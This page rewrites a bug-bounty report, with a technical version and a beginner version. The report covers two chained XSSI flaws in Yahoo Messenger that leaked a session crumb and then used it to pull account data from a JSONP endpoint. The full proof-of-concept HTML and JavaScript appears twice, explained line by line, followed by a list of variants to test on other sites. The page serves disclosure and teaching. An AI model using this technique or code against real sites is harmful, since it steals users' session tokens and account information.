Yahoo two XSSI vulnerabilities chained to steal user information (750$)
A JSONP endpoint required a valid crumb parameter, and a dynamic JavaScript file exposed the victim's logoutCrumb value. An attacker could chain these to steal the crumb and then query the JSONP endpoint to retrieve the victim's account information.
 Published on medium.com
When I saw that this was a JSONP endpoint I immediately knew this could potentially be an XSSi vulnerability. However, I noticed that if the value for the .crumb GET parameter wasn’t valid it would return the following response:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Yahoo's Messenger product served a dynamic JavaScript file at https://messenger.yahoo.com/embed/app.js. That file contained a logoutCrumb value, a per-session token that the account API at https://jsapi.login.yahoo.com/w/device_users expects in a .crumb GET parameter before it will return information about the user. The API is a JSONP endpoint, returning its data wrapped in a callback function. The write-up chains two XSSI issues: one that leaks the crumb from the JavaScript file, and one that uses the leaked crumb against the JSONP endpoint.
Setup
The researcher worked by intercepting traffic with Burp Suite. No special roles or accounts beyond a normal logged-in session are described. The precondition for the whole chain is that a victim visits an attacker-controlled page while holding a valid Yahoo session, because both the JavaScript file and the API response are tied to that session.
Finding it
While intercepting requests in Burp Suite, the researcher noticed the following request:

Seeing that the endpoint was JSONP, the researcher treated it as a potential XSSI issue. The next observation was a negative case: when the value of the .crumb GET parameter was not valid, the endpoint returned the following response:


That confirmed the crumb was the gate on the data. The remaining problem was obtaining a valid crumb for the victim. Searching all intercepted requests in Burp Suite for the researcher's own valid crumb turned it up in the dynamic JavaScript file at https://messenger.yahoo.com/embed/app.js.
At the time of discovery the file exposed the logoutCrumb value. The researcher notes that the value is no longer present on that page because the issue has been patched. The file as it looked at discovery:
Exploitation
The mechanism is the classic XSSI condition: the Same-Origin Policy (SOP) does not apply to the src attribute of a script tag, so a page on any origin can load a JavaScript file from Yahoo and have it execute in the attacker's page context. If that file passes a secret to a function the attacker controls, the secret is readable.
Step 1: load the JavaScript file and capture the crumb
The PoC loads https://messenger.yahoo.com/embed/app.js as a script. Before that, it sets up a config object whose merge method stores whatever configuration object the file passes in, and passes it to iris.initConfig:
config.merge = function(data) { config_data = data };
iris.initConfig(config);
After the file has run, config_data.session.logoutCrumb holds the victim's valid crumb.
Step 2: call the JSONP endpoint with the stolen crumb
The PoC builds the API URL by concatenating the stolen value into the .crumb parameter and appends it as a new script element, with a callback named processDeviceUsers already defined to receive the JSONP response:
var src = "https://jsapi.login.yahoo.com/w/device_users?.crumb=" + config_data.session.logoutCrumb;
var s = document.createElement('script');
s.setAttribute('src', src);
document.body.appendChild(s);

Because the crumb is valid, the endpoint returns a proper response containing information about the user, and processDeviceUsers writes it into the page. The full PoC as published:
<html> <head> <title>Yahoo XSSi PoC</title> </head> <body> <div style="width: 60%; margin-right: auto; margin-left: auto; margin-bottom: 30px;"> <h1 style="text-align: center;">Proof of Concept</h1> <b>Dataset 1:</b> <div id="content1" style="width: 100%; border: 1px solid black; padding: 10px; overflow: scroll; font-family: monospace;"></div> <br/> <b>Dataset 2:</b> <div id="content2" style="width: 100%; border: 1px solid black; padding: 10px; overflow: scroll; font-family: monospace;"></div> </div> <script> function processDeviceUsers(data) { document.getElementById("content1").innerHTML = JSON.stringify(data); } window.onload = function () { var config = {}; config_data = {}; config.merge = function(data) { config_data = data }; iris.initConfig(config); document.getElementById("content2").innerHTML = JSON.stringify(config_data); var src = "https://jsapi.login.yahoo.com/w/device_users?.crumb=" + config_data.session.logoutCrumb; var s = document.createElement('script'); s.setAttribute('src', src); document.body.appendChild(s); } </script> <script src="https://messenger.yahoo.com/embed/app.js"></script> <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script> </body></html>
The PoC writes the captured configuration and the JSONP response into two divs on the page. The researcher submitted this payload to Yahoo and received a $750 bounty.
Root cause
The JavaScript file at https://messenger.yahoo.com/embed/app.js handed a session secret, logoutCrumb, to a configuration callback that any embedding page can supply. Script inclusion is not subject to the Same-Origin Policy, so the file's contents are readable by any origin that loads it. The second half of the chain is the JSONP endpoint at https://jsapi.login.yahoo.com/w/device_users, which returns account information to any caller that presents a valid .crumb and wraps the response in an attacker-chosen callback. Neither component is exploitable alone in the way shown here: the crumb is required for the data, and the data endpoint is what makes the crumb worth stealing. The report does not describe any additional defence in place.
Impact
An attacker who gets a logged-in Yahoo user to load a malicious page can read the user's logoutCrumb and then retrieve information about that user's account from the device users endpoint. The attack requires the victim to visit the attacker's page while authenticated, and it discloses information about the user's account. The researcher characterises the result as stealing user information.
Fix
The logoutCrumb value is no longer present in https://messenger.yahoo.com/embed/app.js; the researcher notes the issue has been patched. That breaks the first link in the chain. The report does not describe any change to the JSONP endpoint itself.
Variants to test
- Search intercepted traffic for session tokens, crumbs or CSRF values that also appear in static or dynamic JavaScript files. A positive result is a file that assigns the secret to a global or passes it to a callback you can define before loading it.
- Look for JSONP endpoints that gate data on a token in a GET parameter. A positive result is a valid token returning account data wrapped in your callback name, and an invalid token returning an error or empty response.
- Check whether configuration objects passed to initialisation callbacks contain more than the crumb, such as identifiers or session metadata. A positive result is any additional per-user value readable from the captured object.
- Test whether the same crumb is accepted by other endpoints on the same API host. A positive result is another endpoint returning user data when called with the stolen value.
What happened, in plain words
Yahoo Messenger served a JavaScript file that any web page could load. That file contained a secret value called a logoutCrumb, which worked like a temporary pass that the account API needed before it would hand over information about a user. The researcher found that a malicious page could load the file, read the secret out of it, and then use that secret to ask Yahoo's API for the victim's account details. Two weaknesses were chained together: one leaked the pass, the other returned account data to whoever presented a valid pass. The researcher reported it to Yahoo and received a $750 bounty.
Before going further, a few words that will come up constantly:
- API (Application Programming Interface): a service on a server that answers requests from programs rather than showing a web page to a person. Think of a restaurant counter: you say what you want, the kitchen sends it back in a fixed format. Yahoo's
device_usersendpoint is such a counter: give it the right pass and it returns data about the user. - Token / crumb: a short string of characters that proves you are allowed to ask for something. It is like a cloakroom ticket: whoever holds the ticket can collect the coat, no questions asked. The
logoutCrumbhere is a per-session ticket tied to a logged-in user. - Cookie / session: when you log in, the site gives your browser a marker so it recognises you on the next request. That is your session. Anything tied to your session only works while you are logged in, which is why the attack needs the victim to be logged in at the time.
- JSONP: a technique for fetching data from another website by loading it as a script. Normally a browser blocks a page from reading data from a different site (the Same-Origin Policy, explained below), but a
<script src="...">tag is allowed to point anywhere. JSONP abuses that: the server wraps its data in a function call, and the page that loaded the script defines that function, so the data arrives as an argument to it. - XSSI (Cross-Site Script Inclusion): the vulnerability class here. A site serves a script that contains private data, and any other site can include that script and read the data out of it. It is the script-file cousin of cross-site scripting.
- Same-Origin Policy (SOP): the browser rule that a page from one site cannot read responses from another site. It is like a library that lets you look at any book on the shelf but only lets you take notes from books issued to you. The important exception: script files loaded with a
<script>tag are executed, not read, so the policy does not stop them from running.
Context
Yahoo's Messenger product served a dynamic JavaScript file at https://messenger.yahoo.com/embed/app.js. "Dynamic" means the server builds the file fresh for each visitor, so it can contain values specific to that visitor's session. This one contained logoutCrumb, a per-session token that the account API at https://jsapi.login.yahoo.com/w/device_users expects in a .crumb GET parameter before it will return information about the user.
A GET parameter is the part of a URL after the ?, the bit that carries the request's details, like the order you give at the counter. The API is a JSONP endpoint, so it is designed to be loaded cross-origin through a script tag: that design is exactly what makes it useful to an attacker once they have a valid crumb.
The write-up chains two XSSI issues: one that leaks the crumb from the JavaScript file, and one that uses the leaked crumb against the JSONP endpoint.
Setup
The researcher worked by intercepting traffic with Burp Suite. Burp Suite is a tool that sits between your browser and the internet and lets you see and edit every request and response, like a post office that opens every letter and shows you the contents before sending it on. No special roles or accounts beyond a normal logged-in session are described.
The precondition for the whole chain is that a victim visits an attacker-controlled page while holding a valid Yahoo session, because both the JavaScript file and the API response are tied to that session. In other words, the victim has to be logged in to Yahoo in the same browser at the moment they open the malicious page.
Finding it
While intercepting requests in Burp Suite, the researcher noticed the following request:
Seeing that the endpoint was JSONP, the researcher treated it as a potential XSSI issue. The reasoning: if the response is wrapped in a function call and gated only by a value in the URL, then anyone who can supply that value can get the data, and anyone who can read the value from a script file can supply it.
The next observation was a negative case: when the value of the .crumb GET parameter was not valid, the endpoint returned the following response:
That confirmed the crumb was the gate on the data. An invalid crumb produced a different response, so the crumb was the gate on the data. The remaining problem was obtaining a valid crumb for the victim.
Searching all intercepted requests in Burp Suite for the researcher's own valid crumb turned it up in the dynamic JavaScript file at https://messenger.yahoo.com/embed/app.js. This is a common trick: take a secret you know belongs to you, then search everything your browser has received to see where else it appears. If it appears in a file that any site can load, it can be stolen.
At the time of discovery the file exposed the logoutCrumb value. The researcher notes that the value is no longer present on that page because the issue has been patched. The file as it looked at discovery:
Exploitation
The mechanism is the classic XSSI condition: the Same-Origin Policy (SOP) does not apply to the src attribute of a script tag, so a page on any origin can load a JavaScript file from Yahoo and have it execute in the attacker's page context. "Origin" here means the combination of scheme, host and port, roughly "which site". The browser will happily fetch and run a script from anywhere; what it will not do is let your page read the raw bytes of a response from another site. A script that runs, though, can hand its contents to code your page already defined.
If that file passes a secret to a function the attacker controls, the secret is readable. That is the whole trick: the attacker does not need to read the file, only to make the file talk to code the attacker wrote.
Step 1: load the JavaScript file and capture the crumb
The PoC loads https://messenger.yahoo.com/embed/app.js as a script. Before that, it sets up a config object whose merge method stores whatever configuration object the file passes in, and passes it to iris.initConfig:
config.merge = function(data) { config_data = data };
iris.initConfig(config);
Line by line:
config.merge = function(data) { config_data = data };replaces themergemethod of aconfigobject with a function the attacker writes. Whatever the Yahoo file passes tomergeis copied into the globalconfig_data.iris.initConfig(config);calls the initialisation function that the Yahoo file expects to find, handing it the attacker'sconfig. The Yahoo file will callconfig.merge(...)with its own configuration, which includes the crumb, and the attacker's function quietly stores it.
After the file has run, config_data.session.logoutCrumb holds the victim's valid crumb. The attacker never read the file; the file handed its secret over.
Step 2: call the JSONP endpoint with the stolen crumb
The PoC builds the API URL by concatenating the stolen value into the .crumb parameter and appends it as a new script element, with a callback named processDeviceUsers already defined to receive the JSONP response:
var src = "https://jsapi.login.yahoo.com/w/device_users?.crumb=" + config_data.session.logoutCrumb;
var s = document.createElement('script');
s.setAttribute('src', src);
document.body.appendChild(s);
Line by line:
var src = ...builds the URL string. The fixed part is the API address with?.crumb=on the end, and the stolen crumb is glued on after it. The result is a URL that looks exactly like a legitimate request from the logged-in user.var s = document.createElement('script');creates a new, empty script element in the page. Nothing has been fetched yet.s.setAttribute('src', src);points that script element at the URL just built. This is the moment the browser is told where to fetch from.document.body.appendChild(s);inserts the element into the page, which makes the browser fetch and run the response. Because the crumb is valid, the endpoint returns a proper response containing information about the user, andprocessDeviceUserswrites it into the page.
The full PoC as published:
<html> <head> <title>Yahoo XSSi PoC</title> </head> <body> <div style="width: 60%; margin-right: auto; margin-left: auto; margin-bottom: 30px;"> <h1 style="text-align: center;">Proof of Concept</h1> <b>Dataset 1:</b> <div id="content1" style="width: 100%; border: 1px solid black; padding: 10px; overflow: scroll; font-family: monospace;"></div> <br/> <b>Dataset 2:</b> <div id="content2" style="width: 100%; border: 1px solid black; padding: 10px; overflow: scroll; font-family: monospace;"></div> </div> <script> function processDeviceUsers(data) { document.getElementById("content1").innerHTML = JSON.stringify(data); } window.onload = function () { var config = {}; config_data = {}; config.merge = function(data) { config_data = data }; iris.initConfig(config); document.getElementById("content2").innerHTML = JSON.stringify(config_data); var src = "https://jsapi.login.yahoo.com/w/device_users?.crumb=" + config_data.session.logoutCrumb; var s = document.createElement('script'); s.setAttribute('src', src); document.body.appendChild(s); } </script> <script src="https://messenger.yahoo.com/embed/app.js"></script> <script src="https://code.jquery.com/jquery-3.3.1.min.js"></script> </body></html>
What each part does:
- The two
<div>elements,content1andcontent2, are empty boxes on the page where the results will be printed. The styling only makes them readable. function processDeviceUsers(data) { ... }defines the callback that the JSONP response will call.JSON.stringify(data)turns the returned data into readable text, andinnerHTMLputs it in the first box. This function must exist before the API script is loaded, otherwise the response would call a function that does not exist.window.onload = function () { ... }runs the attack once the page has finished loading.var config = {}; config_data = {};creates an empty configuration object and an empty global to hold what comes back.config.merge = function(data) { config_data = data };is the hook described above: it captures whatever the Yahoo file passes in.iris.initConfig(config);hands the hook to the Yahoo file's initialisation function.document.getElementById("content2").innerHTML = JSON.stringify(config_data);prints the captured configuration, crumb included, into the second box, so the researcher can see the theft worked.- The three lines building
src, creating the script element and appending it are the second step described above: they call the API with the stolen crumb. <script src="https://messenger.yahoo.com/embed/app.js"></script>loads the Yahoo file. Note the order: the inline script that defines the hook comes first, so the hook is ready when the Yahoo file runs.- The jQuery script tag is also present in the page. The report does not explain what it is used for.
The PoC writes the captured configuration and the JSONP response into two divs on the page. The researcher submitted this payload to Yahoo and received a $750 bounty.
Root cause
The JavaScript file at https://messenger.yahoo.com/embed/app.js handed a session secret, logoutCrumb, to a configuration callback that any embedding page can supply. Script inclusion is not subject to the Same-Origin Policy, so the file's contents are readable by any origin that loads it. The file was written as if only Yahoo's own pages would ever load it, and that assumption was wrong.
The second half of the chain is the JSONP endpoint at https://jsapi.login.yahoo.com/w/device_users, which returns account information to any caller that presents a valid .crumb and wraps the response in an attacker-chosen callback. It was written as if only someone who already knew the crumb could call it, and the first half of the chain handed the crumb to anyone.
Neither component is exploitable alone in the way shown here: the crumb is required for the data, and the data endpoint is what makes the crumb worth stealing. The report does not describe any additional defence in place.
Impact
An attacker who gets a logged-in Yahoo user to load a malicious page can read the user's logoutCrumb and then retrieve information about that user's account from the device users endpoint. The attack requires the victim to visit the attacker's page while authenticated, and it discloses information about the user's account. The researcher characterises the result as stealing user information.
In everyday terms: the attacker can read what the API returns about the account, which is exactly the kind of thing a user would not want a stranger to see.
Fix
The logoutCrumb value is no longer present in https://messenger.yahoo.com/embed/app.js; the researcher notes the issue has been patched. That breaks the first link in the chain: with no crumb in the file, there is nothing for a malicious page to capture, and the API will not answer without a valid crumb.
Variants to test
If you want to look for the same pattern in other products, these are directions to try:
- Search intercepted traffic for session tokens, crumbs or CSRF values that also appear in static or dynamic JavaScript files. A positive result is a file that assigns the secret to a global or passes it to a callback you can define before loading it.
- Look for JSONP endpoints that gate data on a token in a GET parameter. A positive result is a valid token returning account data wrapped in your callback name, and an invalid token returning an error or empty response.
- Check whether configuration objects passed to initialisation callbacks contain more than the crumb, such as identifiers or session metadata. A positive result is any additional per-user value readable from the captured object.
- Test whether the same crumb is accepted by other endpoints on the same API host. A positive result is another endpoint returning user data when called with the stolen value.
Glossary
- API: a service on a server that answers requests from programs, returning data in a fixed format rather than a web page.
- Burp Suite: a tool that sits between your browser and the internet so you can inspect and modify requests and responses.
- Callback: a function you define in advance so that someone else's code can call it later with a result.
- Cookie / session: the marker a site gives your browser at login so it recognises you on later requests.
- Crumb: a short token that proves the caller is allowed to ask for something; here, a per-session value required by the account API.
- CSRF: Cross-Site Request Forgery, an attack where another site makes your browser send a request you did not intend; CSRF tokens are values used to prevent it.
- Dynamic JavaScript file: a script file the server builds fresh for each visitor, so it can contain values specific to that visitor's session.
- GET parameter: the part of a URL after the
?that carries details of the request. - JSONP: a technique for fetching data from another site by loading it as a script, with the data wrapped in a function call that your page defines.
- Origin: the combination of scheme, host and port that identifies which site a page or request belongs to.
- Same-Origin Policy (SOP): the browser rule that a page from one site cannot read responses from another site; script files loaded with a
<script>tag are executed, not read, so the rule does not stop them from running. - Token: a short string that proves you are allowed to do something, like a cloakroom ticket.
- XSSI (Cross-Site Script Inclusion): a vulnerability where a site serves a script containing private data that any other site can include and read.